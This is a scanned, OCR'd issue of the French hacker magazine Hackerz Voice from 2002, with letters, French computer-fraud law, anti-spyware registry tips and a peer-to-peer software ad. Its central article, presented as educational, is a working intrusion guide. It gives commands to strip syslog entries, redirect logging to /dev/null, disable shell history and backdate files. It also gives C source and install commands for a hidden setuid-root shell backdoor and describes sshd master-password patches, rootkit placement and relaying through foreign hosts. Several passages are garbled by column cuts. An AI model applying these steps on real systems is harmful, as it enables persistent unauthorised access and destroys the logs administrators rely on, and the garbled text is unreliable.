N°8 EN FINIR POUR TOUJOURS AVEC LES VIRUS... pp 6/7

HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

La voix du pirate informatique



Bimestriel N°8 / Janvier 2002. 3€ (ça baisse !)

P.2. Adresse
P.3. Adresse
P.5. logiciel

La méthode HZV pour trouver les trous de sécurité dans les Webmails

PIRATERIE mode d'emploi



LINUX hacking

Sécurisation de codes PHP

Comment se connecter anonymement sur IRC



La méthode des pirates pour se cacher sur votre serveur







Tous Fozzy

Peut être parce qu'il en avait marre de vous mâcher le travail, Fozzy a décidé de vous filer " sa " méthode pour trouver des failles dans les webmails. Pourquoi ? Certainement pas pour vous inciter à aller lire dans leur dos les courriers des petits copains/copines. Non ! Si Fozzy a décidé d'engrainer la population, c'est dans le but de placer sous la haute surveillance de tous les lecteurs d'HZV les serveurs webmails qui, à l'en croire, présenteraient à eux tous plus de trous que toutes les fabriques de gruyères de Suisse et de Savoie réunies. Donc, la consigne : dès que vous trouvez quelque chose, vous prévenez le service concerné. Et le journal, si vous avez le temps, ca nous fera toujours plaisir.

A part ça ? un détail : Hackerz Voice passe mensuel dès le prochain numéro, avec une équipe renforcée. Que des killers. Autant vous prévenir tout de suite : plus question de rigoler. L'année 2002 sera placée sous le signe de l'élite pure et dure. Quoi ? ah ouais : bonne année à tous, on attend vos cartes de vœux.

TOMMY LEE

Netographie

- http://www.jeuxenligne.fr.st
- http://www.le-philosophe.fr.st
- http://www.NewsHackers.com
- http://www.paradisihack.fr.st
- http://www.ccim.be/ccim328/vb/
- http://www.hackelpied.fr.fm
- http://www.HackTive-zOne.fr.st
- http://www.hackroh.fr.st
- http://www.hacktive-zone.fr.fm
- http://www.google.com/intl/xx-hacker
- http://www.MacGPlus.fr.st
- http://www.kthack.fr.st
- http://www.hacker-zone.fr.st
- http://www.securent-2000.com
- http://www.hatomes.multimania.com

Le 10 Mars HZV passe en mensuel ! Bonne année



Est une publication D.M.P., 26 bis, rue Jeanne d'Arc. 94160 Saint-Mandé Tél.: 01 53 66 95 28

Directeur de la publication : O. Spinelli
Commission paritaire : en cours
Rédacteur en chef : Tommy Lee
Consultant suprême : FozZy

voice@dmpfrance.com

Collaborateurs: Captain Cavern/Prof/Nokia/Da Strifouze/Sabine/Pipo Le Malin/Kickerman/Jery/Rado.
Maquette : DCT Madagascar (01 53 01 38 68) xpress@madactylo.com

Coordinateur et rédacteur graphique : William Rolland & Pascal Sauffat
Imprimé en France par Rotochampagne
© DMP

hackademy@dmpfrance.com
abonnements@dmpfrance.com
fozzy@dmpfrance.com

MAIL voice@dmpfrance.com

... Et voilà comment on vous remercie !!!!!!!!!!!!!!!!

"Hackers voice = voleurs, copieurs, détourneurs,... " ils vous ont pas épargné ! Mais moi je le trouve très bien votre mag : sympa, très "familial", venu du fond de vos cœurs, un peu compliqué parfois pour les newbies (j'ai pas dis que j'en était un, hein ?!!), mais c'est tout ça qui fait sa particularité et son unicité !!! Si vous étiez des voleurs, vous n'auriez pas tenu longtemps au grand jour dans le système matérialiste dans lequel nous vivons. Quand à dire que vous êtes des copieurs ou des détourneurs d'articles, ceux qui disent cela n'ont pas lu le mag en entier, sans quoi ils se seraient rendus compte de leur bêtise : un mag qui se veut libre de toute emprise, dont l'esprit et le maître mot sont l'indépendance et la différence ne peut être un mag de copieurs !!!!! Comme tu l'as dit toi-même, " la critique est facile... mais l'art est difficile ". Et de cela, ils n'ont pas conscience ! L'erreur est humaine, et il y a eut des erreurs. Mais justement, c'est de par ces erreurs que vous prouvez votre humanité !!!! Vous n'êtes pas un de ces grands mags strictement commerciaux, sans âme, qui ne se permettent aucunes erreurs, mais dont le contenu est devenu insipide avec le temps !!!! Non !!!!! Vous êtes des auteurs !!! Que dis-je des auteurs ? Des artistes !!! Que dis-je des artistes ? Des virtuoses !!! Alors continuez votre mag tel qu'il est et suivant votre cœur : il est génial ! Même si j'ai du mal (pour le moment) à tout saisir, c comme ça que je l'aime, que nous l'aimons !!!!!!!!! Voilà ! C'est tout !

David GIFFARD

Tommy Lee : et voilà comment on nous remercie :).

Seul contre tous ? Non !

Fallait que je me défoule, que j'exprime ma hargne : lorsque j'ai lu les débats sur www.01net.com, j'ai été un peu dégoûté de voir comment les utilisateurs te harcelaient !!!! Seul contre tous, c'est pas trop cool comme position !!! Alors je me suis dis qu'un peu de soutien, ça pouvais que faire plaisir (moi qui voulais me coucher tôt à cause du boulot, c'est rapé J) !!!!!
Sur ce, je te salue bien & te dis à bientôt (moi en tout cas, je te lirais dans le prochain numéro)

Sparda_007

T.L. : effectivement il y a parfois beaucoup de mauvaise foi, nous ne comptons pas forcément, en intervenant sur des forums, convaincre tout le monde, ce n'est pas notre but, mais en voyant exposés nos arguments et leurs réponses, vous êtes assez grand pour faire la part des choses. Vous noterez aussi que certains forums qui sont au départ à tendance anti-hzv changent de couleur (on a pas encore vu le contraire), d'autres s'efforcent de n'exercer aucune censure.

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement, et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.



KroSoft, Netscape, ICQ...

ZAPE LE SPY !



Les .dll espions

Voici une petite liste de .dll espions à supprimer (mais faites une sauvegarde, avouez que ça serais bête d'être emmerdé par une application qui en a besoin pour les beaux yeux de Bilou).
Le .dll à supprimer est advpack.dll ; cet espion sauvegarde vos downloads, les pages consultées, et des tas de trucs sur vos connexions. Et voici les autres :
adimage.dll
advert.dll
amcis.dll
amcis2.dll
amstream.dll
ipcclient.dll
tfde.dll

Le reste mais ils sont aussi curieux les uns que les autres :
htmdeng.exe
msipcsv.exe
anadsc.ocx
anadscb.ocx
amcompat.tlb

Un autre fichier à supprimer : Reginfo.txt

Un petit conseil, si vous avez vraiment pas la conscience tranquille, après avoir trouvé les fichiers ("Démarrer>Rechercher>Fichiers ou dossiers>l'espion.dll" pour les néophytes), ne faites pas "click droit>Supprimer" mais "click droit>PGP>Détruire" : c'est plus sur ;)

ATTENTION
On va maintenant modifier la base de registre, je vous conseille vivement de faire une sauvegarde de celle-ci avant tout. Pour ça faites Démarrer>Exécuter>msinfo32 puis faites dans la nouvelle fenêtre Outils>Vérification du registre.

Le mouchard

Fallait lire hzv SeaX (p.5) hé hé ! Bon allez je fais un petit résumé les nouveaux. C'est l'espion qu'il faut virer le plus rapidement possible, en effet il peut être consulté par certains site (tel que le site à Bilou) et contient que "des truc personnels qui ne regardent que vous" (belle citation de PROF). Pour le supprimer, on a 2 solutions :

1) Faites Démarrer>Exécuter et entrez regsvr32.exe –u c:\windows\system\regwizc.dll

2) Faites Démarrer>Exécuter>REGEDIT, allez dans HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\, effacez la valeur chaîne HWID, puis allez dans HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion et effacez la valeur chaîne MSID.

Supprimer son numéro de série Vindaube 98 (et 98SE)

Pour supprimer son numéro de série, rien de plus simple : toujours dans notre bonne vieille base registre (REGEDIT pour ceux qui ce seraient paumés en cour de route) allez dans HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductKey et remplacez le numéro de série par xxxx-xxxx-xxxx-xxxx (ou 0000-0000…c'est pareil, le but c'est qu'il n'y est plus le serial)

Utiliser Windows Update sans être enregistré à Vindaube

Pour utiliser vindaube update sans être enregistré à windobe, nous allons reprendre notre bonne vieille base de registre (toujours accessible depuis Démarrer>Exécuter>REGEDIT) et allez dans HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion, double cliquez sur RegDone et remplacez 0 (ou rien) par 1. Puis allez dans HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Welcome\RegWiz et créez un nouvelle chaîne nommée "@" et de valeur 1

Supprimer le contenu de Documents du menu Démarrer

Si il y a encore un truc pénible sur Windows, c'est bien l'historique des log, vidéos, photos, doc… dernièrement utilisés qui s'affichent dans la rubrique Documents du menu Démarrer. Donc voici un bon truc qui efface le contenu de l'historique à chaque fois que l'on reboote l'ordi. Pour pas changer les habitudes, on va dans notre bon vieux REGEDIT et dans HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer et on créée une nouvelle chaîne nommée ClearRecentDocsOnExit de valeur 01 00 00 00.

Bug Brother est même dans ton icq...

Décidément on ne peut même pas faire confiance à notre log préféré de messagerie (bourré de failles mais c'est pour ça qu'on l'aime d'ailleurs) ? Il va bien falloir se mettre ça dans la tête : big brother est partout ! Mais on va remédier au problème grâce à notre bonne vieille base de registre. Entrez dans la base de registre de votre OS préféré (non la j'exagère) en faisant Démarrer>Exécuter>REGEDIT pour les incultes. Puis allez dans le répertoire suivant : HKEY_CURRENT_USER\Software\Mirabilis\Icq\Default Prefs puis double cliquez sur la ligne AUTO UPDATE et remplacez la valeur Yes par la valeur No. Il n'y a plus qu'à fermer la base de registre et à rebooter.

Netscape

Netscape aussi vous espionne. "A chaque chargement d'une page, votre butineur peut vous donner une liste de "sites associés" en cliquant sur le bouton "What's Related" à droite, au dessus de la page affichée. En fait, parallèlement au chargement de la page Html, Communicator envoie l'adresse de cette page au serveur de Netscape qui lui renvoie cette liste de" sites associés".

Netscape peut ainsi savoir tout ce que vous visitez, des sites les plus anodins comme les plus sulfureux. Dans certaines conditions, Netscape pourra ainsi mémoriser, mieux que vous ne le faites, toutes vos balades sur la toile. Vous serez alors parfaitement "profilés". "(source : solest.com). Les utilisateurs de la version 4.5 (qui commence à dater) étaient espionnés mais les versions supérieures qui possèdent le bouton "What's Related" seraient aussi concernées.

Pour y remédier allez dans Préférences, Navigator puis Smart browsing et décochez "Enable What's Related".

Les Spywares

On va maintenant voir comment virer ces log espions qui se cachent dans (presque) tous les freewares, ou se téléchargent depuis les régies de pub.
Je pense que c'est pas la peine de vous dire comment virer les cookies alors je passe

Le cas Auréate

Le plus répandu des espiogiciels est auréate mais ne vous prenez pas la tête : il est partout dans votre ordi ! hé hé ! Pour le virer utilisez un log anti-spyware tel que ad-aware qui vous le trouvera et le détruira en 5sec.

Supprimer Sydor

Même chose qu' auréate en moins connu . Pour le virer, vous devez supprimer les fichiers suivants :
C:\WINDOWS\SYSTEM\CD_CLINT.DLL
C:\WINDOWS\SYSTEM\CD_GIF.DLL
C:\WINDOWS\SYSTEM\CD_LOAD.EXE
C:\WINDOWS\SYSTEM\CD_SHELL.DLL
puis le répertoire ADCACHE qui se trouve dans C:\WINDOWS\SYSTEM\. Puis supprimez, dans la base de registre, les lignes :
HKEY_CURRENT_USER\Software\Contact Plus Corporation\Task\Options
HKEY_CURRENT_USER\Software\Cydoor Services\Status\ HKEY_CURRENT_USER\Software\Cydoor\

TSAdBot

Même chose que les spy précédants. Pour le virer allez dans Démarrer>Exécuter>msconfig, allez dans l'onglet Démarrer et décochez la case qui correspond à la ligne de tsAdbot.exe et notez la ligne du commande du prog. Il suffit alors de rebooter, de chercher la ligne de commande notée et de la renommer.

Web3000

Toujours la même utilité que les autres. Pour le supprimer les fichiers suivants : NetSonic.w3k, w3knet_w31.dll, w3knetdemo.ini, w3knet2.num et w3knet.dll. Si vous n'arrivez pas à supprimer w3knet.dll supprimez le avec un log tel que PGP avec sa fonction "détruire"

Les régies publicitaires

Les régies publicitaires ont la fâcheuse habitude de communiquer beaucoup d'infos sur nous tous. Le remède est de se "désabonner" (si si !) de ces régies depuis l'adresse http://www.networkadvertising.org/optout_nonppii.asp et de choisir les régies auxquelles on veut se "désabonner".

Et voilou vous serez maintenant un peu moins espionné.

PassRetrieve_00



COMMENT DES PIRATES SE CACH

Un système sécure à 100% ? dans v

Dans un texte traitant du

"La différence entre un hacker et un merdeux, c'est que le hack
que le merdeux le perd au bout d'une semaine, un mois si l'adm
piler, lancer son exploit et il connaît quelques command

Cet article a pour but de vous expliquer comment font les pirates pour se garder un petit coin au chaud sur votre machine une fois le root gagné. Son but est à la fois éducatif et préventif, et je ne suis absolument pas responsable des conneries que vous pourriez être tentés de faire à la suite de la lecture de ce papier. Si vous allez en taule, c'est de votre faute, celle d'une enfance malheureuse avec parents alcooliques, mère prostituée et petite sœur en pension chez les Tenardier. Bref, pas la peine de venir vous plaindre. Ceci étant clair, on va enfin pouvoir passer aux choses intéressantes.

Pour comprendre ce que font les pirates, il faut se mettre dans leur tête, tout comme ils cherchent à anticiper les réactions des administrateurs systèmes. Nous allons donc chercher à nous mettre à la place d'un pirate qui vient de gagner un shell root sur votre machine Unix (c'est-à-dire qu'il peut entrer des commandes avec les droits maximums de l'administrateur et qu'il contrôle tout votre système !).
Que faire une fois le root obtenu ? Ben, dans un premier temps, ne pas se faire chopper, parce que ça, c'est vraiment pas cool, et que justement, quand on est bon, on passe inaperçu. Ensuite, pouvoir revenir, c'est pas idiot non plus dans un sens ; il va donc falloir se ménager une porte de sortie. Enfin, il va falloir se montrer le plus discret possible quand on revient, parce que, si on roote des machines, c'est pour les utiliser. Et ça marche : on m'a raconté l'histoire d'un gars qui s'était fait hacker et le pirate avait mis l'intégrale des Cités d'Or en divx (13 cds quand même) au nez et à la barbe du gars, qui s'intéressait pourtant à la sécurité. Le gars ne s'est aperçu de rien, sauf peut-être d'une grosse claque dans sa note de net câble. En clair, vaut mieux être parano, ça évite de se faire mettre sur la paille.

Effacer ses traces :

La première chose que fait le pirate une fois son shell obtenu, c'est un :
sh-2.05$ touch /tmp/test
C'est un fichier qui permettra de voir quels sont les fichiers qui ont été modifiés après l'intrusion, en comparant la date de dernière modification. Pour cela, on fera :
sh-2.05$ find / -newer /tmp/check -print

Le pirate va ensuite s'efforcer de nettoyer les logs du système. Pas tout, bien sûr, sinon c'est trop flagrant. Juste ce qui le concerne, mais en donnant l'impression qu'ils n'ont pas été modifiés. Comme ça, pas vu, pas pris. Il existe en général trois types de logs : les syslogs qui notent les messages envoyés au root par le système, le lastlog, et les historiques.

1 - les syslogs : ce sont les messages envoyés par le système. Il en existe plusieurs catégories, même si tous ne sont pas actifs par défaut (souvent d'ailleurs les plus importants sont désactivés par défaut... Y'a des jours où je ne comprends pas). Ils sont en général stockés dans : /var/log/, /var/adm/ ou /usr/adm/.
Les principales catégories sont:
auth* et auth-priv* : ils concernent les procédures d'identification sur le système. Ils sont bien entendus à surveiller de très très près.
cron* : ce sont les messages lancés par la crontab au système. Ils risquent de nous être très utiles un peu plus tard.
daemon* : ce sont les messages lancés par les daemons installés sur la machine. C'est-à-dire par l'utilisateur daemon.
kern* : ce sont les messages lancés par le kernel. Ils nous serviront si le pirate commence à faire mumuse avec la mémoire kernel.
lpr* : les messages envoyés par le daemon d'impression. Ils peuvent être annonciateurs de la pire catastrophe qui puisse arriver à un pirate : l'impression des logs sur imprimante réseau en temps réel. hé hé...
mail* : les messages envoyés par les serveurs de mail, pop3 et smtp.
syslog* : ce sont les messages envoyés par le système en général. Ils peuvent être très variés. Il faudra les surveiller de très près eux aussi.

Un hacker normalement constitué va maintenant vérifier où ces logs sont envoyés avant d'effacer ses traces. Imaginons que nous fassions une attaque depuis une machine dont :
- le nom de domaine est toto.com,
- et l'ip 42.42.42.42.
sh-2.05$ cat /etc/syslog.conf
sh-2.05$ cat log | grep -v toto.com | grep -v 42.42.42.42 > toto
sh-2.05$ cat toto > log
sh-2.05$ rm toto
Bon, ça y est, nos traces dans les logs système sont effacées, mais ce n'est pas terminé, loin de là. On va maintenant, le temps de finir notre petite cuisine et de nous installer vraiment confortablement, rediriger les logs du système dans un endroit magique où personne ne pourra les retrouver. D'abord, noter la date et l'heure du dernier changement de syslog.conf.
sh-2.05$ cp /syslog.conf toto
sh-2.05$ emacs syslog.conf
Et là, on va tout rediriger vers un endroit dont personne n'est jamais revenu : **/dev/null**. Déjà essayé de revenir du néant vous ? Puis :
sh-2.05$ killall -HUP syslogd
Juste penser à tout remettre en place avant de repartir :
sh-2.05$ mv toto syslog.conf
sh-2.05$ touch -t yyyymmddhhmm.ss syslog.conf

Et voilà. Pas besoin de changer la date de dernière modification des logs, ça ferait louche, car ils sont modifiés en permanence.

2 - le lastlog : c'est plus dur pour le pirate car il n'existe pas de moyen réellement simple de le modifier. Lastlog enregistre la dernière connexion de chaque utilisateur avec le port et l'adresse depuis lesquels il s'est connecté. Problème : le fichier de log est un binaire, donc pas possible de l'éditer avec les outils standard d'Unix. Le truc qui est utilisé consiste à se relogger depuis la machine locale pour faire disparaître la connexion distante.
bash-2.05# rlogin root@localhost
C'est tout bête non ? Et pourtant c'est imparable.

Dans le même style, umtmp et wtmp : ce sont deux fichiers sur le modèle de syslog qui enregistrent toutes les connexions. Et pas possible de les modifier à la main car ce sont des binaires. S'il existe des programmes permettant de les modifier automatiquement, ils ne sont souvent pas fiables à 100% car ils laissent des traces sur le système. Le pirate utilisera de préférence Marryv11.c ou Zap.c, tous deux disponibles sur Google, votre meilleur ami. Une recherche rapide vous donnera aussi les noms des programmes capables de repérer les modifications apportées à ces logs.

3 - les historiques : ce sont des fichiers qui enregistrent toutes vos commandes shell. Pas à but délatoire mais pour vous permettre de reproduire des lignes déjà tapées auparavant, juste avec les flèches de direction. Seulement, le pirate ne tient pas à ce qu'on sache exactement TOUT ce qu'il a fait depuis son entrée sur la machine. Chaque shell possède un fichier d'historique qui se trouve dans le répertoire de travail de son utilisateur :
- sh: .sh_history
- csh: .history
- ksh: .sh_history
- bash: .bash_history
- zsh: .history
- tcsh: .history
Pour le pirate, première chose à faire une fois loggué : changer de shell pour effacer l'historique du shell précédent. J'ai une préférence pour tcsh, autant pour sa puissance que pour une petite astuce qui permet de bypasser les problèmes d'historique. Dans 90% des cas, votre shell de log sera sh. Regardons si le ficher .tcshrc existe dans le répertoire de travail, si oui, notons l'heure de sa dernière modification, puis :
sh-2.05$ mv .tcshrc .toto
sh-2.05$ echo "set histfile = /dev/null" > .tcshrc
sh-2.05$ tcsh
Maintenant, l'historique est redirigé vers /dev/null. Il ne reste plus qu'à effacer du fichier .sh_history tout ce qu'on a fait depuis notre arrivée. Puis, juste avant de partir, nous faisons la manip inverse :
root@hacked~> mv .toto .tcshrc (ou rm .tcshrc si vous venez de le creer).
root@hacked~> touch -t yyyymmddhhmm.ss .tcshrc avec l'heure a laquelle il a ete cree.
root@hacked~> logout (et pas exit, L.O.G.O.U.T).

Tout ça va permettre au pirate de ne pas laisser de traces de ses activités sur le système. En effet, si on ne sait pas précisément ce qu'il a fait, une seule solution : réinstaller tout le système, et virer TOUS les binaires car si ça se trouve, il a transformé la forteresse dont vous étiez si fier en un infâme gruyère (*on appelle ça une* passoireware(c), la distrib des héros).

On va maintenant s'intéresser à des outils de plus en plus répandus : les IDS (Intrusion Detection System) et autres programmes d'audit de sécurité. Leur danger va de gênant à franchement catastrophique pour le pirate (et pour l'admin, car ils sont parfois backdoorés !). En effet, ces programmes loggent toutes les tentatives de connexion, les attaques, avec une base de données, et, plus généralement, tout ce qui est fait sur le système. Leurs noms sont snort, prelude, tripwire... Il faut différencier les IDS qui analysent le trafic réseau et ceux qui interviennent au niveau du système.
Remettons nous dans la peau du pirate. On va d'abord regarder s'il y a un IDS actif sur la machine, en allant faire un tour dans la crontab et en regardant les processus actifs :
root@hacked~> cat /var/spool/cron/crontabs/root
root@hacked~> crontab -l root
root@hacked~> ps aux
Une fois l'IDS trouvé, on va aller jeter un œil dans ses fichiers de conf pour voir où il loggue, et si on peut le stopper tranquillement pour effacer les fichiers de log. Cela dit, si on s'aperçoit que les logs sont redirigés vers une imprimante ou autre média non réinscriptible, nous ne pouvons toucher À RIEN : en effet, c'est du log en temps réel et dans ce cas, modifier ne serait-ce qu'un infime fichier sur la machine peut entraîner des peines très graves. Dans ce cas, on s'en va discrètement sans toucher a rien (ni fichiers logs ni rien) et on prie très fort pour que l'admin se contente de boucher la faille et ne porte pas plainte.

Garder un shell si durement acquis:

Une fois assuré que l'admin ne va rien voir (ça n'est jamais totalement sûr), le pirate avisé va vouloir se ménager une backdoor (accès caché), histoire de pouvoir revenir. Là, ça va être une histoire à la fois de goût, d'ad-

ENT SUR VOTRE SERVEUR...

os rêves seulement.

ème sujet, Sauron disait :

chope un root et le garde aussi longtemps qu'il le désire, alors ne fait pas gaffe, pas plus. Le merdeux utilise Linux, il sait com- shell, le hacker lui maîtrise le système sur lequel il est."

min et de moyens. Les rootkits sont des paquets déjà tout préparés de backdoors et d'outils permettant de se cacher, à disposition des script-kiddies sur Internet… Heureusement, des programmes détectant ces packages sont aussi téléchargeables ! (voir http://packetstorm.linuxsecurity.org par exemple).

Les backdoors système : ce sont sans aucun doute les plus efficaces, même si elles commencent à être un peu obsolètes face à l'arrivée de certains outils qui les détectent à 100%. Le principe en est assez simple : chaque commande exécutée dans l'espace utilisateur correspond à un ou plusieurs appels système dans l'espace du noyau. Si on cache les appels à ces syscalls, c'est dans la poche. En général, ils patchent un service pour pouvoir revenir (style le sshd). Ils sont intéressants, mais nécessitent de charger un module supplémentaire en mémoire, ce qui peut être détecté, et il existe d'ailleurs maintenant de nombreuses manières de les détecter. Cela dit, ils sont relativement efficaces car ils permettent à la fois de couvrir ses traces et de ménager une backdoor. Un des plus connus est le Rootkit T0rn, qui en est aujourd'hui à sa version 8. Le pirate l'installera au fin fond du système, dans un répertoire où personne ne va jamais tellement c'est obscur, style /usr/local/man/man8/.
T0rn se présente sous forme de binaires, ce qui évite le processus de compilation, qui n'est pas franchement discret. Processus qui fait perdre du temps au pirate et qui n'est pas toujours possible si l'admin a intelligemment supprimé tout compilateur de sa machine.

On pourra ensuite penser à une **backdoor logicielle**. L'idée de base consiste à patcher le sshd, le login ou le telnetd (ou tout autre programme du même style) puis à le recompiler et à remplacer l'original par le nôtre (prêtez attention au numéro de version…). La procédure est assez simple car ces daemons sont tous codés sur le même principe : il existe une routine qui va aller vérifier si le login et le pass matchent, avant de mettre un flag à 1, si c'est bon, et à 0 si on s'est planté. Il suffit, juste avant cette routine, de rajouter une vérification disant que si une certaine chaîne a été entrée pour le pass, on met le flag à 1 et on saute la routine de vérification (le flag est toujours initialisé à 0). Cela permet une backdoor relativement discrète, et on peut même s'amuser à patcher tous les binaires un par un pour créer la passoireware(c), une distrib' d'un nouveau genre.

Un truc qui arrive très souvent, en tout cas, beaucoup plus qu'on ne le croit et qui est un vrai fléau, imaginez : je suis utilisateur d'un réseau (style ma fac), je viens voir le root pour un problème de compte, et là, oh surprise ! il est parti pisser (ne rigolez pas, ça arrive très très souvent ce genre de choses). Pas le temps de télécharger une backdoor, de la compiler etc... Une seule solution (crade, mais il y a pire):

```
/*
* Ma grosse backdoor
* pas discrète mais bon
* des fois faut faire vite
*/

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{

   setuid(0);
   setgid(0);
   system("/bin/sh");
   return (0);
}

root@hacked~> gcc backdoor.c -o backdoor
root@hacked~> mkdir "/usr/local/man/man1/.    "
root@hacked~> mv backdoor "/usr/local/man/man1/.
/"
root@hacked~> rm backdoor *
root@hacked~> chmod 4005 "/usr/local/man/man1/.  /back-
door"
root@hacked~> chown user.group "/usr/local/man/man1/.
/"
root@hacked~> chmod 700 "/usr/local/man/man1/.    /"
```

J'ai testé ça chez un pote pendant qu'il était parti pisser, j'étais donc assez speed car il pouvait revenir n'importe quand, et ça m'a pris, tout compris, 1mn47s. Notez que sur OpenBSD, dès qu'un programme reçoit le bit suid, un mail est envoyé au root ;). Au passage, je vous rappelle que le propriétaire de la machine doit être consentant si vous utilisez ça (dans le cadre d'un audit par ex tout est permis !), sinon ce sont les mêmes peines que pour une intrusion.

Je finirai enfin la liste des backdoors par un truc franchement hyper ultra crade mais que j'ai vu faire, qui est utile au pirate à l'arraché qui pense revenir pour faire un travail un peu plus propre dans la nuit :

```
root@hacked~> rm /bin/nologin
root@hacked~> cp /bacdor /bin/nologin
```

C'est tout bête, mais ça marche (souvent) : certains systèmes redirigent des utilisateurs comme anonymous ou ftp vers /bin/nologin plutôt que de laisser un blanc dans /etc/passwd. Il suffit juste de mettre un sh setuseridbite, ou encore la backdoor vue un peu plus haut, pour faire une backdoor, certes crade, mais utilisable.
De toute manière, j'ai remarqué que 75% des administrateurs système étaient des tanches. Faites comme moi, soyez parano et faites partie des 25% restants, ceux qui regardent régulièrement leurs logs, changent leur passphrase de 75 caractères toutes les semaines et installent chkrootkit pour être à peu près sûrs de pas se faire avoir.

Revenir discrètement :

Un bon pirate ne reviendra jamais sur les lieux du crime depuis son propre compte. L'idéal pour lui est de le faire depuis une machine hôte avec le compte de quelqu'un d'autre. En effet, même s'il a le root sur cette machine, c'est toujours plus discret de faire quelque chose en tant que simple utilisateur. Il prendra de préférence une machine se trouvant dans un désert législatif, comme .ro, .co.za ou encore .cz. Ainsi, il ne pourra que difficilement être poursuivi en cas de problème. Sur la machine distante, il prend tout de même quelques précautions, histoire de ne pas se faire prendre bêtement par l'owner du compte utilisé. S'il peut utiliser deux machines intermédiaires, il n'hésite pas, surtout si elles sont distantes de 5000 kilomètres. Cela nous donne :

```
ma machine --> pigeon1.com --> pigeon2.com --> victime.com
```

Ensuite, il encrypte toujours tout au maximum (c'est valable pour les admin comme pour les pirates…). Il existe aujourd'hui des encrypteurs elf qui permettent de cacher des applications, avec un algo de cryptage de 256 bits. Il crypte tout ce qu'il utilise sur sa machine et qui peut se montrer dangereux. N'hésitez pas à encrypter votre partition home avec des outils comme cryptoapi (http://freshmeat.net).
Enfin, utilisez toujours des systèmes de transmission sécurisée : ssh est le minimum, car les données passent en crypté, et on ne peut donc pas les sniffer. Cela peut être fort utile si un plaisantin a rooté le routeur juste à côté de chez vous... On ne sait jamais. Cela dit, ne faites pas confiance à ssh à 100% car il existe une attaque, dite du "monkey in the middle", qui permet d'intercepter les communications. Le bon administrateur système utilisera systématiquement ssh, mais se souviendra toujours qu'un système secure à 100% n'existe pas.
Voilà, ce sera tout pour cette fois, et n'oubliez jamais: *"Ce n'est pas parce que vous n'êtes pas paranoïaque que cela signifie que tout le monde n'est pas contre vous..."*

H4

Toi moi et les autres

PEER2PEER ANONYME

LE CONCEPT D'ATOMES : GRATOS, EFFICACE, SYMPA

Atomes est un logiciel basé sur le peer to peer, c'est-à-dire d'un individu à un autre. La plupart des logiciel dit "peer2peer" passent par des serveurs fixes ce qui ne rend pas la connexion anonyme.

En effet, ces serveurs peuvent aussi bien enregistrer ce que vous communiquez à vos amis. D'autres veulent être tellement anonyme qu'ils en deviennent d'une lenteur incroyable et d'un usage laborieux, comme le système FreeNet.
Ainsi est né le concept d'ATOMES. Nous l'avons basé sur un "peer2peer" anonyme, c'est-à-dire sans aucun serveur fixe. Nous vous fournissons le serveur et le client, vous n'avez plus qu'à vous connecter sur l'IP du serveur de votre ami pour communiquer. A la base, ce logiciel avait été conçu pour donner des cours par correspondance sur un système "prof/élèves". Pour l'instant, la version actuelle ne permet pas encore ce pourquoi il a été pensé mais il peut d'ores et déjà permettre une communication entre deux personnes. Nous avons aussi rajouté un module IRC qui permettra de vous rejoindre à plusieurs. Le système est lui aussi basé sur le "peer2peer" anonyme. Pour finir, Osiris, notre codeur, à inséré un navigateur qui, pour l'instant, ne possède que peu de fonction mais qui sera agrémenté au fil des versions. Il a ajouté, par la même occasion un mailer vous permettant ainsi d'envoyer des messages à vos amis. Lui aussi se verra amélioré avec l'envoi de pièces jointes dans les prochaines versions.
En espérant que ce logiciel vous plaise autant qu'à nous, n'hésitez pas à nous faire part de vos commentaires et idées nous permettant ainsi d'améliorer le logiciel par rapport à vos besoins.





Paradoxe : utiliser Internet comme a

Internet underprotect

Il est assez désagréable pour un pirate, même chevronné, de se prendre, par accident ou pas, un virus et de voir une partie de ses données endommagées. Je vais donc vous présenter dans cet article quelques moyens, grâce à Internet, pour vous protéger assez efficacement contre les derniers virus connus et voire, s'en débarrasser.

n, commençons tout de suite par les moyens simples de se protéger contre les virus :
r les petits virus artisanaux (comme par exemple mon petit virus assembleur du manuel n°3), c'est assez difficile vu qu'ils ne sont s reconnus par les grands antivirus (Pas assez répandus et portants pour eux : avant d'ajouter un virus à leur base de donées, il faut que le virus soit assez important pour qu'il ait pu l'étudier). Le seul moyen de s'en protéger est de suivre les consignes habituelles ès difficiles à suivre) de ne jamais exécuter de programme dont rigine ne soit connue et sûre (et encore ! ! !), de surveiller très entivement les scripts et les macros présents sur l'ordinateur : *.vbs…) (le mieux étant d'interdire carrément leur exécution) aussi de supprimer tout courrier contenant des fichiers attachés nt l'origine vous est inconnue.
